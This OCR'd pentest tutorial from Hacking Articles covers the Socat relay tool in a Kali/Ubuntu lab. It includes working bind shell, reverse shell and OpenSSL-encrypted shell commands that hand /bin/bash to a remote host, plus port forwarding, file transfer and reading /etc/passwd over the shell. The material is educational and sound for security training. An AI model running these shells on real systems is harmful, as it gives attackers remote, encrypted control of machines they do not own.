
iGNITE Technologies

Socat

A Swiss Knife for Pentester



WWW.HACKINGARTICLES.IN

Contents

Introduction

What is Socat?

Socat is a relay that can be used for data transfer in both directions between two data channels independently. These data channels can be in a form of a file, pipe, device (serial line, etc. or a pseudo-terminal), a socket (UNIX, IP4, IP6 – raw, UDP, TCP), an SSL socket, proxy CONNECT connection, a file descriptor (stdin, etc.), the GNU line editor (readline), a program, or a combination of two of these.

Usage of Socat

Socat can be used for a wide range of tasks, for example as a TCP port forwarder, external socksifier, for attacking weak firewalls, shell interface to UNIX sockets or an IP6 relay, for redirecting TCP oriented programs to a serial line, or to logically connect serial lines on different computers as well as to establish a secure environment for running client or server shell scripts with network connections.

Netcat V/s Socat

We have been using Netcat for a long time. It has been a daily driver for many penetration testers since its initial development. It is praised as it is easy to use and it can read and write data over network connections using the TCP and UDP. Now, let's talk about Socat, as we discussed earlier it is a relay that can be used bidirectionally. Some features that are provided by Socat are establishing Multiple connections, creating a secure channel, support of protocols such as OpenSSL, SCTP, Socket, Tunnel, etc.

Bind Shell

A bind shell opens up a port on the remote machine that is expecting and waiting for an incoming connection. Once the user connects to the listener, a shell is provided to the user to interact.

Here, we will use the Socat to create a listener on port 5555 on our Ubuntu machine. As soon as we execute the command given below, a listener will be created on the port and will be waiting for an incoming connection. After running the Socat command with the '-d -d' that will print the fatal, errors, warnings, or notices, we have set the Address Type as TCP4, followed by the facility that we want to set such as LISTEN, we have given the port number separated by the ':' and the type of shell that we want to provide to the guest.

```
socat -d -d TCP4-LISTEN:5555 EXEC:/bin/bash
```

```
root@ubuntu:~# socat -d -d TCP4-LISTEN:5555 EXEC:/bin/bash
2021/07/19 11:50:37 socat[7139] N listening on AF=2 0.0.0.0:5555
```

Moving on to our other machine, i.e., Kali Linux to connect to our Ubuntu machine on which we have created a listener. We need to know the IP address and the port number on which the listener is running on. After providing the address type, IP address, and the port number we will be able to connect to the bash shell as demonstrated below. The main issue with this type of session is the lack of authentication. Any user with a limited amount of information can connect to a shell and execute commands that can affect the enterprise. Apart from the basic lack of authentication, the communication that is being conducted over the Bind Shell is susceptible to sniffing attacks.

```
socat - TCP4:192.168.1.141:5555
```

```
┌──(root💀kali)-[~/socat]
└─# socat - TCP4:192.168.1.141:5555
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux ubuntu 5.8.0-59-generic #66~20.04.1-Ubuntu SMP Thu Jun 17 11:1
```

Encrypted Bind Shell

In the previous section, we discussed about the Bind Shell and its lack of security. Now, to make the communication between both the target user and the client user more secure, we can introduce the functionality of encrypting the shell. We will be using the OpenSSL for this activity. When encrypted it will not be possible for any malicious actor in the network to sniff the traffic between both users over a Bind shell. To encrypt using the OpenSSL, first, we need to create a key and a certificate associated with it. Here in the demonstration given below, we are creating a key by the name 'bind_shell.key' and the certificate 'bind_shell.crt'. The format of the certificate is x509 and the validity of the certificate is for 362 days.

openssl req -newkey rsa:2048 -nodes -keyout bind_shell.key -x509 -days 362 -out bind_shell.crt

```
root@ubuntu:~# openssl req -newkey rsa:2048 -nodes -keyout bind_shell.key -x509 -days 362 -out bind_shell.crt
Generating a RSA private key
.....................................................+++++
.........................................+++++
writing new private key to 'bind_shell.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IN
State or Province Name (full name) [Some-State]:DL
Locality Name (eg, city) []:DL
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Ignite
Organizational Unit Name (eg, section) []:HackingArticles
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
```


Creating a key and a certificate is not all required to encrypt your bind shell. Before moving forward, you are required to use the key and certificate to create a .pem file. This .pem file can now be used to create an encrypted bind shell using Socat. We can pipe both the key and certificate using the cat command and make a bind_shell.pem file as demonstrated below. Then we are using the bind_shell.pem file to create a listener as before but instead of TCP4, we are now using OpenSSL and created a listener on port 9999.

cat bind_shell.key bind_shell.crt > bind_shell.pem
sudo socat OPENSSL-LISTEN:9999,cert=bind_shell.pem,verify=0,fork EXEC:/bin/bash

```
root@ubuntu:~# cat bind_shell.key bind_shell.crt > bind_shell.pem
root@ubuntu:~# sudo socat OPENSSL-LISTEN:9999,cert=bind_shell.pem,verify=0,fork EXEC:/bin/bash
```

Now that we have created the listener on port 9999. Let's use the Kali Linux for connecting to the Bind Shell as we did earlier. We change the address type to OPENSSL as shown in the image below. We are able to connect to the target machine now. The difference here is the fact that using OpenSSL we have encrypted the communication between the Kali Machine and the Ubuntu Machine. If there is a malicious actor trying to sniff the traffic between the two machines, they won't be able to read the contents of the communication.

socat - OPENSSL:192.168.1.141:9999,verify=0




Reverse Shell

The term Reverse Shell is derived from the method of its generation. As we discussed earlier that in bind shell, there is a listener running on the Ubuntu Machine and the Kali Machine is connected to that particular listener. But if a shell is generated from the remote machine which is the Ubuntu Machine in our case and Kali Machine as the local machine, a session that is generated after giving us the shell will be a reverse shell.

In the environments where we have a NAT or a Firewall, the reverse shell might be the only way to gain access to the machine. To communicate between the Kali Machine and the Ubuntu Machine using Socat we first need to start a listener on the Kali machine. It is similar to the command that we ran earlier with the bind shell. The difference is that the 'STDOUT' is added at the end of the command to create a listener for the reverse Shell.

socat -d -d TCP4-LISTEN:9999 STDOUT



Now moving to the Ubuntu Machine to start a reverse connection by connecting to the listener on the Kali machine, after giving the address type, IP address, and the port number with the type of connection that you want to establish. We can see that the demonstration has the reverse bash shell to the Kali Machine.

socat TCP4:192.168.1.2:9999 EXEC:/bin/bash

```
root@ubuntu:~# socat TCP4:192.168.1.2:9999 EXEC:/bin/bash
```

To see and inspect the type of connection that we have from the Ubuntu machine we see that the shell that we receive is a basic bash shell on the Kali Machine that originated from the Ubuntu Machine.

```
id
uname -a
```

```
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux ubuntu 5.8.0-59-generic #66~20.04.1-Ubuntu SMP Thu Jun 17
```

Encrypted Reverse Shell

Similar to the Bind Shell, the Reverse Shell also lack security such as sniffing attacks. We will be implementing similar techniques to encrypt the communications upon the Reverse Shell. To encrypt using OpenSSL, first, we need to create a key and a certificate associated with it. Here in this demonstration, we are creating a key by the name 'ignite.key' and the certificate by the name 'ignite.crt'. The validity of the certificate is for 1000 days.

```
openssl req -newkey rsa:2048 -nodes -keyout ignite.key -x509 -days 1000 -subj
'/CN=www.ignite.lab/O=Ignite Tech./C=IN' -out ignite.crt
```

```
┌──(root💀kali)-[~/socat]
└─# openssl req -newkey rsa:2048 -nodes -keyout ignite.key -x509 -days 1000 -subj '/CN=www.ignite.lab/O=Ignite Tech./C=IN' -out ignite.crt

Generating a RSA private key
.....................................................+++++
.....................................+++++
writing new private key to 'ignite.key'
```

From our previous assessment, we know that we need to convert the key and the certificate into a .pem file. Hence will again use the cat command to generate a .pem file.

```
ls
cat ignite.key ignite.crt > ignite.pem
ls
```

```
┌──(root💀kali)-[~/socat]
└─# ls
ignite.crt  ignite.key

┌──(root💀kali)-[~/socat]
└─# cat ignite.key ignite.crt > ignite.pem

┌──(root💀kali)-[~/socat]
└─# ls
ignite.crt  ignite.key  ignite.pem
```

Now that we have the .pem file the rest of the process is quite similar to the ones that we did with the encrypted bind shell and the reverse shell sections. We create a listener on the Kali Machine using the OpenSSL as the Address Type and the .pem file as demonstrated below.

socat -d -d OPENSSL-LISTEN:4443,cert=ignite.pem,verify=0,fork STDOUT

```
┌──(root💀kali)-[~/socat]
└─# socat -d -d OPENSSL-LISTEN:4443,cert=ignite.pem,verify=0,fork STDOUT

2021/07/19 13:42:10 socat[1933] W ioctl(6, IOCTL_VM_SOCKETS_GET_LOCAL_CID, ...): I
2021/07/19 13:42:10 socat[1933] N listening on AF=2 0.0.0.0:4443
2021/07/19 13:44:34 socat[1933] N accepting connection from AF=2 192.168.1.141:334
2021/07/19 13:44:34 socat[1933] N forked off child process 2074
2021/07/19 13:44:34 socat[1933] N listening on AF=2 0.0.0.0:4443
2021/07/19 13:44:34 socat[2074] N no peer certificate and no check
2021/07/19 13:44:34 socat[2074] N SSL proto version used: TLSv1.3
2021/07/19 13:44:34 socat[2074] N SSL connection using TLS_AES_256_GCM_SHA384
2021/07/19 13:44:34 socat[2074] N SSL connection compression "none"
```

At the Ubuntu machine, we are assigned to create the reverse shell back to the listener that we created on the Kali machine. We will use the same address type i.e., OpenSSL along with the IP address, port number, and the type of shell that the listener is expecting.

socat OPENSSL:192.168.1.2:4443,verify=0 EXEC:/bin/bash


```
root@ubuntu:~# socat OPENSSL:192.168.1.2:4443,verify=0 EXEC:/bin/bash
```

While checking the functionality of the shell, we will also capture the traffic between Ubuntu Machine and Kali Machine with the help of the Wireshark. We will then analyze the traffic to see if we are able to sniff the communication. We are reading the contents of the '/etc/passwd' file with the help of the tail command. This is an appropriate example as this is the type of data that if sniffed can result in serious consequences.

uname -a
tail /etc/passwd

```
uname -a
Linux ubuntu 5.8.0-59-generic #66~20.04.1-Ubuntu SMP Thu Jun 17 11:14:10 UTC 20
tail /etc/passwd
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbi
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/n
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
pentest:x:1000:1000:pentest,,,:/home/pentest:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
```

After running a bunch of commands through the reverse shell, we investigate the traffic captured by the Wireshark to try to make sense out of the communication. But as it is clear from the image given below that the traffic is not readable after being encrypted by the OpenSSL.



Port Forwarding


Socat can also be used to perform port forwarding, similar to the Metasploit Port Forward option that can be used when you have a session of a machine and there is another service that is only accessible to that compromised machine, you can use the port forward functionality to get that service forward to your local machine. To demonstrate this scenario, we have a session over Ubuntu Machine. Upon running the netstat command we are able to identify that there is an HTTP service running that is privy to the Ubuntu

Machine and not to our Kali machine. With the help of Socat, we forwarded the HTTP service that was running on port 8080 to the Kali Machine's local port 1234.

```
netstat -antp
socat TCP-LISTEN:1234,fork,reuseaddr tcp:127.0.0.1:8080 &
```

```
pentest@ubuntu:~$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0    324 192.168.1.141:22        192.168.1.2:49170       ESTABLISHED -
tcp        0      0 192.168.1.141:54258     91.189.91.38:80         TIME_WAIT   -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 ::1:631                 :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
pentest@ubuntu:~$ socat TCP-LISTEN:1234,fork,reuseaddr tcp:127.0.0.1:8080 &
[1] 6758
```

Now that we have forwarded the service, we can access it on our Kali Machine on port 1234. Since it is a HTTP service, we use the web browser to take a look at the service and found a webpage as shown in the image below.



Welcome to Hacking Articles

File Transfer

Now, it's time to discover another functionality of the Socat. We can transfer files with the help of the connection that is established with the help of Socat. For demonstration, we decided to create a text file with a small message as shown in the image below. Next, we run Socat with the address type TCP4 and create a listener with hosting the file with the help of the file keyword.

```
cat demo.txt
socat TCP4-LISTEN:443, fork file:demo.txt
```

```
┌──(root💀kali)-[~/socat]
└─# cat demo.txt
Welcome to Hacking Articles

┌──(root💀kali)-[~/socat]
└─# socat TCP4-LISTEN:443,fork file:demo.txt
```

As we initiate the file to transfer on our Kali Machine, we will now move to the Ubuntu machine and attempt to transfer the file 'demo.txt' here. We need to connect to the listener that is created on the Kali Machine and mention the file name that is hosted along with the 'create' keyword as shown in the image below. We can see that it will transfer the file.

socat TCP4:192.168.1.2:443 file:demo.txt,create
ls
cat demo.txt

```
root@ubuntu:~# socat TCP4:192.168.1.2:443 file:demo.txt,create
root@ubuntu:~# ls
demo.txt
root@ubuntu:~# cat demo.txt
Welcome to Hacking Articles
```

Conclusion

While writing this article, I intend to present a mixed bag of the introductions and advancement of the Socat. It is one of those tools in my opinion that most of the penetration testers have heard of but it seems that they refrain from using it as a daily driver, because they are not comfortable in leaving the Netcat. But this article might give the push that is required to include Socat in your arsenal.


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux